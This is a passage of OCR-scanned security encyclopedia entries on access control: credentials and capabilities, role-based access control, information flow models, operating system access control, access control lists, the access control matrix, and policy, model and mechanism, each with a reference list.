Capabilities can be regarded as a form of *credentials*. A credential is a token issued by an authority that expresses a certain privilege of its bearer, e.g., that a subject has a certain access right, or is a member of an organization. A verifier inspecting a credential can determine three things: that the credential comes from a trusted authority, that it contains a valid privilege, and that the credential actually belongs to the presenter. A real-life analogy of a credential is registration badge, a driver's license, a bus ticket, or a membership card.


The main advantage of a credentials system is that verification of a privilege can be done, at least theoretically, offline. In other words, the verifier does not need to perform additional communications with a decision function but can immediately determine if an access is allowed or denied. In addition, many credentials systems allow subjects some degree of freedom to delegate their credentials to other subjects. A bus ticket, e.g., may be freely passed on, or some organizations let members issue visitor badges to guests.

Depending on the environment, credentials may need to be authenticated and protected from theft. A bus ticket, e.g., could be reproduced on a photocopier, or a membership card been stolen. Countermeasures against reproduction include holograms on expensive tickets, while the illegal use of a stolen driver's license can be prevented by comparing the photograph of the holder with the appearance of the bearer. Digital credentials that are created, managed, and stored by a trusted secure kernel do not require protection beyond standard memory protection. Credentials in a distributed system are more difficult to protect: ►Digital signatures may be required to authenticate the issuing authority, transport encryption to prevent eavesdropping or modification in transit, and binding the subject to the credential to prevent misuse by unauthorized subjects. Typically, credentials in distributed systems are represented in digital ►certificates such as X.509 or SPKI [14], or stored in secure devices such as smart cards.

Role-Based Access Control (RBAC)

In the standard matrix model, access rights are directly assigned to subjects. This can be a manageability problem in systems with large numbers of subjects and objects that change frequently because the matrix will have to be updated in many different places. For example, if an employee in a company moves to another department, its subject will have to receive a large number of new access rights and lose another set of rights.

Aggregation concepts such as groups and roles were introduced specifically to make security administration simpler. Because complex administrative tasks are inherently error prone, reducing the potential for management errors also increases the overall security of a system. The most widely used role models are the family of models introduced in [15], which are called RBAC_0 to RBAC_3. RBAC_0 is the base model that defines roles as a management indirection between users and permissions and is illustrated in Fig. 3. Users are assigned to roles rather than



Access Control. Fig. 2 A capability

Access Control. Fig. 3 The basic RBAC model

directly to permissions, and permissions are assigned to roles.

The other RBAC models introduce *role hierarchies* ($RBAC_1$) and *constraints* ($RBAC_2$). A role hierarchy is a partial order on roles that lets an administrator define that one role is senior to another role, which means that the more senior role inherits the junior role's permissions. For example, if a Manager role is defined to be senior to an Engineer role, any user assigned to the Manager role would also have the permissions assigned to the Engineer role.

Constraints are predicates over configurations of a role model that determine if the configuration is acceptable. Typically, role models permit the definition of mutual exclusion constraints to prevent the assignment of the same user to two conflicting roles, which can enforce separation of duty. Other constraints that are frequently mentioned include cardinality constraints to limit the maximum number of users in a role, or prerequisite role constraints, which express that, e.g., only someone already assigned to the role of an Engineer can be assigned to the Test-Engineer role. The most expressive model in the family is $RBAC_3$, which combines constraints with role hierarchies.

The role metaphor is easily accessible to most administrators, but it should be noted that the RBAC model family provides only an extensional definition of roles, so the meaning of the role concept is defined only in relation to users and permissions. Often, roles are interpreted in a task-oriented manner, i.e., in relation to a particular task or set of tasks, such as an Accountant role that is used to group the permissions for accounting. In principle, however, any concept that is perceived as useful for grouping users and permissions can be used as a role, even purely structural user groups such as IT-Department. Finding a suitable intensional definition is often an important prerequisite for modelling practical, real-life security policies in terms of roles.

Information Flow Models

The basic access matrix model can restrict the release of data, but it cannot enforce restrictions on the propagation of data after it has been read by a subject. Another approach to control the dissemination of information more tightly is based on specifying security not in terms of individual access attempts, but rather in terms of the *information flow* between objects. The focus is thus not on protecting objects themselves, but the information contained *within* (and exchanged between) objects. An introduction to information flow models can be found in [16].

Since military security has traditionally been more concerned with controlling the release and propagation of information, i.e., confidentiality, than with protecting data against integrity violations, it is a good example for information flow security. The classic military security model defines four *sensitivity levels* for objects and four *clearance levels* for subjects. These levels are: unclassified, confidential, secret, and top secret. The classification of subjects and objects according to these levels is typically expressed in terms of *security labels* that are attached to subjects and objects.

In this model, security is enforced by controlling accesses so that any subject may only access objects that are classified at the same level for which the subject has clearance, or for a lower level. For example, a subject with a "secret" clearance is allowed access to objects classified as "unclassified," "confidential," and "secret," but not to those classified as "top secret." Information may thus only flow "upward" in the sense that its sensitivity is not reduced. An object that contains information that is classified at multiple security levels at the same time is called a *multi-level object*.

This approach takes only the general sensitivity, but not the actual content of objects into account. It can be refined to respect the *need-to-know* principle. This principle, which is also called *principle of least privilege*, states that every subject should only have those permissions that are required for its specific tasks. In the military security model, this principle is enforced by designating *compartments* for objects according to subject areas, e.g., "nuclear." This results in a security classification that is comprised of both the sensitivity label and the compartment, e.g., "nuclear, secret." Subjects may have different clearance levels for different compartments.

The terms discretionary access control (DAC) and *mandatory access control* (MAC) originated in the military security model, where performing some kinds of controls was required to meet legal requirements ("mandatory"), namely, that classified information may only be seen by subjects with sufficient clearance. Other parts of the model, namely, determining whether a given subject with sufficient clearance also needs to know the information, involves some discretion ("discretionary").

The military security model (without compartmentalization) was formalized by [17]. This model defined two central security properties: the *simple security property* ("subjects may only read-access objects with a classification at or below their own clearance") and the *star-property* or *-property ("subjects may not write to objects with a classification below the subject's current security level"). The latter property ensures that a subject may not read information of a given sensitivity and write that information to another object at a lower sensitivity level, thus

downgrading the original sensitivity level of the information. The model of [17] also included an ownership attribute for objects and the option to extend access to an object to another subject. The model was refined in [18] to address additional integrity requirements.

The permitted flow of information in a system can also more naturally be modelled as a *lattice* of security classes. These classes correspond to the security labels introduced above and are partially ordered by a flow relation "→" [19]. The set of security classes forms a lattice under "→" because a least upper bound and a greatest lower bound can be defined using a join operator on security classes. Objects are bound to these security classes. Information may flow from object *a* to *b* through any sequence of operations if and only if *A* "→" *B*, where *A* and *B* are the objects' security classes. In this model, a system is secure if no flow of information violates the flow relation.

Recommended Reading

1. Saltzer JH, Schroeder MD (September 1975) The protection of information in computer systems. Proceedings of the IEEE 9(63):1278–1308
2. Clark DD, Wilson DR (1987) A comparison of commercial and military computer security policies. In Proceedings of the IEEE Symposium on Security and Privacy, pp 184–194
3. Brewer D, Nash M (1989) The Chinese wall security policy. In Proceedings of the IEEE Symposium on Security and Privacy, pp 206–214
4. Landwehr CE (September 1981) Formal models for computer security. ACM Comput Surv 13(3):247–278
5. Lampson BW (January 1974) Protection. ACM Operating Syst Rev 8(1):18–24
6. Harrison MH, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19(8):461–471
7. Griffiths PP, Wade BW (September 1976) An authorization mechanism for a relational database system. ACM Trans Database Syst 1(3):242–255
8. Fagin R (September 1978) On an authorization mechanism. ACM Trans Database Syst 3(3):310–319
9. Lampson BW, Abadi M, Burrows M, Wobber E (November 1992) Authentication in distributed systems: theory and practice. ACM Trans Comput Syst 10(4):265–310
10. Dennis JB, Van Horn EC (March 1966) Programming semantics for multiprogrammed computations. Commun ACM 9(3): 143–155
11. Fabry RS (1974) Capability-based addressing. Commum ACM 17(7):403–412
12. Linden TA (December 1976) Operating system structures to support security and reliable software. ACM Comput Surv 8(4):409–445
13. Levy HM (1984) Capability-based computer systems. Digital Press, Maynard
14. Ellison CM, Frantz B, Lampson B, Rivest R, Thomas BM, Ylönen T (September 1999) SPKI certificate theory. RFC 2693
15. Sandhu RS, Coyne EJ, Feinstein HL, Youman CE (February 1996) Role-based access control models. IEEE Comput 29(2): 38–47
16. Sandhu RS (November 1993) Lattice-based access control models. IEEE Comput 26(11):9–19
17. Bell DE, LaPadula LJ (May 1973) Secure computer systems: a mathematical model. Mitre Technical Report 2547, Volume II
18. Biba KJ (1977) Integrity considerations for secure computer systems. Mitre Technical Report 3153
19. Denning DE (1976) A lattice model of secure information flow. Commun ACM 19(5):236–243

Access Control from an OS Security Perspective

Hakki C. Cankaya
Department of Computer Engineering, Izmir University of Economics, Izmir, Turkey

Synonyms

Access control

Related Conceptsh

►Access Control Lists; ►Access Control Matrix; ►Authentication; ►Authorization; ►Capability List; ►Confidentiality; ►Identification; ►Integrity; ►Secrecy

Definition

Access control for an operating system determines how the operating system implements accesses to system resources by satisfying the security objectives of integrity, availability, and secrecy. Such a mechanism authorizes subjects (e.g., processes and users) to perform certain operations (e.g., read, write) on objects and resources of the OS (e.g., files, sockets).

Background

Operating system is the main software between the users and the computing system resources that manage tasks and programs. Resources may include files, sockets, CPU, memory, disks, timers, network, etc. System administrators, developers, regular users, guests, and even hackers could be the users of the computing system. Information security is an important issue for an operating system due to its multiple-user-multiple-resource nature. Like any other secure system, a secure operating system requires access control to achieve main security goals of integrity, availability, and secrecy. Secrecy limits the access to confidential resources, where integrity limits the operations on resources by different users because these resources may include information that is used by other resources. Availability is also concerned with the access of resources in

		objects			
		obj1	**obj2**	**…**	**objM**
subjects	**sub1**	*read*	*own*		
	sub2	*read, write*			
	…				
	subN				

Access Control from an OS Security Perspective. Fig. 1 Example access control matrix

time domain. Some users may try to abuse the usage of resources while creating unavailability to the rest of the system. Access control offers different mechanisms to secure operating system to satisfy these security goals.

Fundamentals of access control are concerned with:

1. Which resource can be used by a process?
2. Which user can use the resources and at what extent?
3. Which programs can a user run?

Theory

In general, access control is a mechanism to regulate the requests from subjects to perform certain operations on objects and resources. An object is an entity that contains information. Access to an object implies accessing to the information. In an operating system, files, directories, directory trees, processors, and discs are the examples of objects. A subject constitutes an active entity that causes the system state to change. In an operating system environment, a subject can be a system user, a process, or any entity that invokes an information change or flow. Operation is an active process that causes a progress on an object invoked by a subject. For example, modifying data in a file by a user can be considered as an operation in an operating system environment.

In an operating system, access control has two fundamental parts: (1) Protection System and (2) Reference Monitor. Protection System defines the specifications of the access rights which are enforced by the reference monitor. Protection system is made up of protection state and protection state operators. Protection state keeps track of the operations that are allowed for a subject to perform on a system object. Protection state operators, on the other hand, perform modifications on protection states.

Assume a set of all subjects S where $s \in S$, a set of all objects O where $o \in O$, and a set of all operations P where $p \in P$. A protection state for a subject s' and an object o' is determined by a function $f(s', o') = c$ where $c \subseteq P$.

A protection system can be implemented by using different mechanisms. One mechanism is to use a matrix of all subjects and objects, called access control matrix (ACM), where a cell represents a protection state c for a subject $s' = sub2$ and object $o' = obj1$, $c = \{read,write\}$ in Fig. 1.

Protection state operators are used to modify the matrix for creating/deleting new/existing subjects and/or objects. These special operators have access rights to objects they create. In addition to regular operations like read and write, the protection state may have special operators that perform ownership on a particular object. For example, say a file object, *obj2*, is owned by a subject *sub1*, depicted by *f(sub1,obj2) = {own}* in Fig. 1, then *sub1* can modify the other protection states of the object *obj2*, for example *f(sub2,obj2) = {write}* and *f(subN,obj2) = {read}*. Similarly, if the owner subject may chose to add ownership rights to other subjects, then a ripple effect could make the entire object vulnerable to any subject. The matrix can also be used to define protection domains where a set of objects with the same access rights can be associated to a subject.

Another mechanism to represent protection states is to use access control list (ACL), where each object has a list of subjects to which it has the access rights. The other representation uses the list of objects that have access rights to a subject, called capability list, or C-list. These special lists are beneficial when the access control matrix is sparse with few elements.

Regardless of its representation, there are different forms of access control models: (1) discretion access control (DAC), (2) mandatory access control (MAC), and (3) role-based access control (RBAC) model.

In discretion access control, an owner subject can change the protection state of other subjects for the owned object, having discretion for the access control. This model could be problematic as an untrusted subject could abuse its discretion and breach the safety of the system. Therefore, DAC cannot fully accomplish the security goals of secrecy and integrity.

In order for a protection system to comply with secrecy and integrity, there needs to be an enforcement of such security goals. For example, any untrusted subject should not be able to perform protection state operations. Protection system with such enforcements is called mandatory access control (MAC) system in which

modifications can only be made by trusted entities, like system administrators using trusted software. In MAC, protection states are controlled by subject and object labels. Operations in the protection states are allowed only if there are matching labels of subjects and objects. For example, an object labeled as "secret" cannot be accessed by a subject labeled as "untrusted." A label represents an abstract identifier and is defined by the system administrator which is considered as a trusted entity. No user is allowed to change the labels. Label assignments and transitions can be done dynamically as new objects and subjects are created or modified in the system. For example, when an object with label "trusted" is modified by a subject with label "untrusted," the object label is automatically changed to "untrusted."

The mechanism that enforces the defined access control is called reference monitor, which takes all access requests and authorizes these requests if they comply with policies. Therefore, reference monitoring maintains a policy database where all policies for protection states, labels (if used), and transition states are stored. When authentication request is received, the associated labels are checked and the decision is made. Similarly, label and access right transition requests are also handled by reference monitoring.

Role-based access control (RBAC) uses the concept of roles for subjects, where a role is associated with certain access rights and permissions. A subject may be assigned multiple roles. To access an object, the subject first needs to have the right role that grants the access to the desired object. Role hierarchy helps the system organize the inheritance of certain rights to be used by the subjects.

Applications

In general, commercial operating systems use discretionary access control (DAC) with access control list (ACL) implementation to provide protection to system resources. Among these are most MS Windows operating systems (XP, NT, etc.) and UNIX/LINUX varieties. Some Windows servers (Server 2003) use role-based access control (RBAC) with both ACL and capability-list implementations. This general trend of using DAC with its security weaknesses due to its flexibility creates vulnerabilities for many of the operating systems. A malicious software can easily exploit these weaknesses and propagate itself to many other hosts and resources. As a trade-off, mandatory access control (MAC) is used in some of the operating systems to alleviate these weaknesses. SE-Linux (Security-Enhanced Linux) is proposed by National Security Agency (NSA) and uses MAC. It provides more security; however, it is difficult to configure as it uses numerous objects, operations, and policies. There are also many applications areas for access control in general rather than using just for operating systems.

Open Problems and Future Directions

In DAC, it is assumed that all software is correct and bug-free; however, this is not the case in today's computing environments. MAC on the other hand is too complicated and cumbersome to system administrators forcing them to conveniently disable many features. It is an open problem to hit a balance between DAC and MAC in terms of security and flexibility. Current studies include making DAC protected against Trojan Horses and other malware that can otherwise exploit the system bugs. For RBAC, efficient and dynamic role assignment, role mining, and coping with cyclic hierarchy and constraints are interesting problems in the field.

Recommended Reading

1. Jaeger T (2008) Operating system security, Synthesis lectures on information security, privacy, and trust. Morgan & Claypool Publishers, 1(1):1–218, doi:10.2200/S00126ED1V01Y200808SPT001
2. Stamp M (2006) Information security: principles and practice. Wiley, Hoboken
3. Palmer M, Walters M (2006) Guide to operating systems: enhanced edition. Thomson Course Technology, Boston
4. Sandbu RS (1997) Role-based access control. ACM, New York, pp 23–30
5. Yi XJ, Yin H, XiTao Z (2004) Security analysis of mandatory access control model. In: Proceedings of the 2004 IEEE international conference on systems, man and cybernetics. IEEE, Piscataway, pp 5013–5018
6. Li N (2008) How to make discretionary access control secure against trojan horses. In: Proceedings of the IEEE international symposium on parallel and distributed processing, IEEE, Piscataway, pp 1–3
7. Liu S, Huang H (2009) Role-based access control for distributed cooperation environment. In: International conference on computational intelligence and security, CIS '09, vol 2. IEEE, Los Alamitos, pp 455–459

Access Control Lists

Hakki C. Cankaya
Department of Computer Engineering, Izmir University of Economics, Izmir, Turkey

Synonyms

Access lists

Related Concepts

►Access Control from as OS Security Perspective

Definition

Access Control List (ACL) is a list of permissions associated with an object. It describes the access rights of an object for a list of subjects.

Background

Access control in computer systems is a universal problem. It explores the means of granting/rejecting access with particular rights (such as read, write, execute) to subjects on certain objects. The concept of access control is generic in the sense that it can be applied to many systems in a computerized environment. For example, in the case of an operating system, the subjects are users and the objects are files, programs, peripheral devices, etc., while for a database system, objects are listed as tables, queries, and procedures.

As computer systems become more complex with rapidly developing technology, access control is becoming more important. Because controlling access in the first hand is the actual gateway to the system, a malfunctioning mechanism will allow unintended parties to have legitimate access to system resources. In order to avoid such circumstances, many access control models are introduced.

The oldest and simplest of such models is the Access Control Matrix that was developed by Lampson in 1971. It implements a discretionary access control mechanism where the decision to transfer access rights to other subject(s) is left to the subjects' discretion. The Access Matrix is a simple matrix that contains current authorizations of subjects on objects. It is a two dimensional matrix where rows denote the subjects (indicated by S), columns denote objects (indicated by O), and an Access Matrix entry $[S_i, O_j]$ describes the access right(s) of subject S_i on object O_j.

There are other access control models that are based on the Access Matrix itself. Authorization table, for example, takes the non-empty cells of the Access Matrix and lists them in a three tuple format as {subject, access right, object}. Capability is another access control mechanism. Based on the row-wise representation of the Access Matrix, it stores a separate list (called as capability) for each subject, where each capability stores the access right(s) a subject S has on object O.

Similarly, Access Control List (ACL) represents the Access Matrix in a column-wise manner and stores a separate ACL for each object. These lists associate each object with certain access right(s) to subject(s) in a system.


Theory

Essentially, the Access Control List (ACL) is a protection mechanism that defines access rights for subjects on objects of a computer system. This requires proper description of subjects, objects, and access rights. The ACL is a generic framework that can be applied to various computer systems, such as operating systems, databases, etc. Depending on the area of application, the components of an Access Control List may take different names. For example, in an operating system ACL, the objects are files, directories, I/O devices, etc. Meanwhile, for a database ACL, the objects are in the form of database tables (relations), views, etc. Furthermore, subjects can be either individuals or groups in regards to the specific application the ACL is used.

Figure 1 shows a simple ACL scheme for an operating system. In the figure, the set of objects has five elements as $\{O_1, O_2, O_3, O_4, O_5\}$, the set of subjects has six elements as $\{S_1, S_2, S_3, S_4, S_5, S_6\}$, and there are three access rights possible for the system, which are listed as: {O: Owner, R: Read, W: Write}.

ACL practically presents a subset of the Access Matrix. With ACL, one can instantaneously examine the authorizations associated with a certain object. In the example ACL in Fig. 1, we can directly obtain the fact that the object O_1 can be accessed with ORW access rights by the subjects S_1 and S_3, and with RW access rights by S_2.

Whereas, listing authorizations associated with a subject in ACL involves a relatively complex search of



Access Control Lists. Fig. 1 Access Control List (ACL)

individual ACLs for all objects. As the number of objects grows, the complexity of this search increases. In the sample ACLs in the figure above, in order to get the authorizations that are granted to subject S_1, we need to search ACLs of all objects to conclude that S_1 has ORW access rights on O_1, RW access rights on O_3, and RW access rights on O_5.

ACL also provides a finer-grained access control by adaptively changing subject authorizations that is based on the context.

Applications


ACL is a general access control scheme that can be applied to different environments. It finds its implementation in network systems, various operating systems (e.g., Windows ACL, Unix Posix ACL, etc.), and database ACLs.

For Windows, the ACL is used for two purposes: (1) to control access to the system, and (2) for auditing purposes. The former is achieved via Discretionary Access Control List (DACL), and the latter is achieved by using System Access Control List (SACL).

The ACL contains a list of Access Control Entries (ACE). Conceptually, each entry is a record with identifying fields as SID (Security ID) which uniquely identifies the Access Control Entries, Access Mask field to specify the access rights being granted/denied/audited, the Type field that takes a positive (+) value, if a permission is granted and takes a minus (−) value if it is denied, and the flags field to determine how the current entry participates in the ACL inheritance in case of hierarchical objects. These flags can be one or combination of the following: container inherit, object inherit, inherit only and no propagation.

In Windows, users can modify access rights of objects at their own discretion through Discretionary Access Control List (DACL). Figure 2 illustrates an example DACL implementation: User candan can add/remove permissions on the object exam.docx via Windows security. Moreover, he or she can modify the current permissions by further clicking on Edit.

SACL is another Access Control List type, and it specifies the audit policy for an object. The SACL consists of an SID field to uniquely identify Access Control Entries, Access Mask to specify permissions granted/audited/denied, and the Audit Success and Audit Failure fields. As an example, let us assume that an ACE for SACL is: Students, 0x2DC, N, Y. If the operating system receives a request to open this object with the permissions



Access Control Lists. Fig. 2 Discretionary access control list (DACL) in windows

indicated at the address mask 0x2DC, with the token for the request having Student as SID and the request is denied, then an audit is created in the security event log. Since Audit Success field is N (meaning "No"), a granted request will not be audited for this record.

Other operating systems such as UNIX and LINUX also implement ACL by employing a bitwise protection scheme that involves ogu (owner, group, user) permissions.

In the case of networking ACLs, the routers can be configured to act as firewalls by using rule definitions to filter inbound and/or outbound traffic. Therefore, networking ACLs imitate firewall operations. Using ACL for network filtering purposes improve network performance and provide extra security.

Open Problems and Future Directions

Access control involves complex user identification mechanisms and subject, object, and permission designations. Access Control List (ACL) is a conventional method for providing access control. It employs lists that are associated with each object to store permissions granted to subjects.

Access control lists (ACLs) are straightforward to implement. With ACLs, one can easily determine the subjects and their permissions on a particular object. But retrieving all permissions for a particular subject involves a long search of list traversal, which would most probably get impractical in large systems with many subjects. Access policy modifications are hard to implement, and most ACL schemes are platform specific.

As an alternative to achieving access control with Access Control Lists (ACLs), trust negotiation systems are introduced. The trust negotiation systems designate access policies for objects as declarative specification of the properties that an authorized subject should possess to have access to particular object(s). The key advantage of such systems is that access control decisions are made without even knowing the identity of the requesting subject. Furthermore, incremental trust establishment is possible in trust negotiation systems: subject and object provider can disclose more credentials in time

Recommended Reading

1. Hu VC, Ferraiolo DF, Kuhn DR (2006) Assessment of access control systems. NIST Interagency Report 7316, National Institute of Standards and Technology, Gaithersburg, MD
2. Lampson BW (1971) Protection. In: Proceedings of the 5th Princeton conference on information sciences and systems, Princeton. Reprinted in ACM Operating Systems Rev (Jan 1974) 8(1):18–24
3. Lee AJ, Winslett M (2006) Open problems for usable and secure open systems, usability research challenges for cyberinfrastructure and tools held in conjunction with ACM CHI 2006, April 2006
4. Pfleeger CP, Pfleeger SL (2002) Security in computing 3rd edn. Prentice Hall, Upper Saddle River
5. Samarati P, Capitani de Vimercati S (2001) Access control: policies, models, and mechanisms. Lecture notes in computer science, vol 2171. Springer, Berlin, pp 137–196
6. Grout V, Davies JN (2010) A simplified method for optimising sequentially processed access control lists. In: The proceedings of the sixth advanced international conference on telecommunications (AICT). May 9–15, 2010. Barcelona, Spain, pp 347–352
7. Bhatt PC (2010) An introduction to operating systems: concepts and practice, 3rd edn. PHI Learning Private Limited, New Delhi, ISBN: 978–81-203–4138-8

Access Control Matrix

Aaron Estes
Department of Computer Science and Engineering, Lyle School of Engineering, Southern Methodist University, Dallas, TX, USA

Synonyms

Access matrix; ACM

Related Concepts

►Access Control Models; ►Access Controls; ►Bell-LaPadula Confidentiality Model; ►Discretionary Access Control; ►Mandatory Access Control

Definition

An Access Control Matrix is a table that maps the permissions of a set of subjects to act upon a set of objects within a system. The matrix is a two-dimensional table with subjects down the columns and objects across the rows. The permissions of the subject to act upon a particular object are found in the cell that maps the subject to that object.

Background

The concept of an Access Control Matrix was formalized in the 1970s in order to help accurately describe the protection state of a system. This simple model reflected the access control logic of the operating systems of that time. Since then, the concept has been expanded and has morphed into various other access control models that can handle complex access control logic such as state dependent access control and hierarchical access control.

Application


In order to secure a system, it is important to enumerate all assets and specify what access each system actor has to each

of those assets. An access control matrix not only serves to lock down access to critical assets, but also serves to highlight potential risk areas that may need further scrutiny and/or security controls. A system with too strict an access control policy may not work as expected, while a system with too generous a policy may create an undue amount of security risk. An access control matrix helps strike a balance between these seemingly opposing goals. An access control matrix, when well maintained, also serves to prevent privilege creep, which is a condition where systems tend toward more lenient access controls over time rather than stricter access controls.

Figure 1 depicts a generic access control matrix. Subjects appear down the row headers and objects across the column headers of the table. Each cell in the table identifies the set of privileges for the corresponding subject on the corresponding object. Any number of privileges or no privileges can be identified for each subject on each object.

An important concept in access control matrices is that subjects can also act as objects and can therefore appear both as a column header and a row header. That is, subject may act upon other subjects with certain privileges. For instance, a process may act upon another process, which is in turn acting upon a data object.

While the concept of creating an access control matrix is straightforward, determining what access each subject should have on each object is tedious and sometimes ambiguous. Each system use case must be carefully understood in order to properly specify the correct privileges. In many cases after implementing the access control matrix, system capabilities are broken because of misallocation of privileges and rights leading to subjects that cannot act upon objects in the required manner. Privilege sets vary from system to system. Traditionally, read, write, and execute are used for many access control matrices especially those related to operating systems or platforms



Access Control Matrix. Fig. 1 Access Control Matrix

with similar functionalities to traditional operating systems. Create, read, update and delete (CRUD) is another widely used set of privileges used commonly with application data objects. The set of privileges depends on the capabilities of the system and which of those capabilities needs to be controlled.

Recommended Reading

1. Lampson BW (1971) Protection. In: Proceedings of the 5th Princeton conference on Information Sciences and Systems. Princeton University, p 437
2. Bishop M (2002) Computer security art and science, Addison Wesley Professional
3. Saltzer JH, Schroeder MD (September 1975) The protection of information in computer systems. Proceedings of the IEEE 63(9):1278–1308
4. Smith S, Marchesini J (2007) The craft of system security, Addison Wesley Professional

Access Control Policies, Models, and Mechanisms

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Discretionary Access Control Policies (DAC); ►Mandatory Access Control Policy (MAC); ►Role-Based Access Control Policies (RBAC)

Definition

The development of an access control system requires the definition of the high-level rules (*policies*) used to verify whether an access request is to be granted or denied. A policy is then formalized through a security *model* and is enforced by an access control *mechanism*.

Background

An important requirement of any computer system is to protect its *data* and *resources* against unauthorized disclosure (*secrecy*) and unauthorized or improper modifications (*integrity*), while at the same time ensuring their availability to legitimate users (*no denials of service*) [3]. The problem of ensuring protection has existed since information has been managed. A fundamental component in enforcing protection is represented by the *access control* service. Access control is the process of controlling every request to a system and determining, based on specified rules (►authorizations), whether the request should be

granted or denied. A system can implement access control in many places and at different levels. For instance, operating systems use access control to protect files and directories, and database management systems (DBMSs) apply access control to regulate access to tables and views.

Theory

The development of an access control system is usually carried out with a multiphase approach based on the following three concepts [3]:

- *Security policy.* It defines the (high-level) rules according to which access control must be regulated. Often, the term policy is also used to refer to particular instances of a policy, that is, actual ►authorizations and access restrictions to be enforced (e.g., Employees can read bulletin-board).
- *Security model.* It provides a *formal* representation of the access control security policy and its working. The formalization permits the proof of properties on the security provided by the access control system being designed.
- *Security mechanism.* It defines the low-level (software and hardware) functions that implement the controls imposed by the policy and formally stated in the model.

These three concepts correspond to a conceptual separation between different levels of abstraction of the design and provide the traditional advantages of a multiphase software development process. In particular, the separation between policies and mechanisms introduces an independence between protection requirements to be enforced on one side, and mechanisms enforcing them on the other side. It is then possible to: (1) discuss protection requirements independently of their implementation; (2) compare different access control policies as well as different mechanisms that enforce the same policy; and (3) design mechanisms able to enforce multiple policies. This latter aspect is particularly important: if a mechanism is tied to a specific policy, a change in the policy would require changing the whole access control system; mechanisms able to enforce multiple policies avoid this drawback. The formalization phase between the policy definition and its implementation as a mechanism allows the definition of a formal model representing the policy and its working, making it possible to define and prove security properties that systems enforcing the model will enjoy [2]. Therefore, by proving that the model is "secure" and that the mechanism *correctly implements* the model, it is possible to argue that the system is "secure" (with respect to the definition of security considered). The implementation of a correct mechanism is far from being trivial and is complicated by the need to cope with possible security weaknesses due to the implementation itself and by the difficulty of mapping the access control primitives to a computer system. The access control mechanism must work as a ►reference monitor, that is, a trusted component intercepting each and every request to the system [1].

Recommended Reading

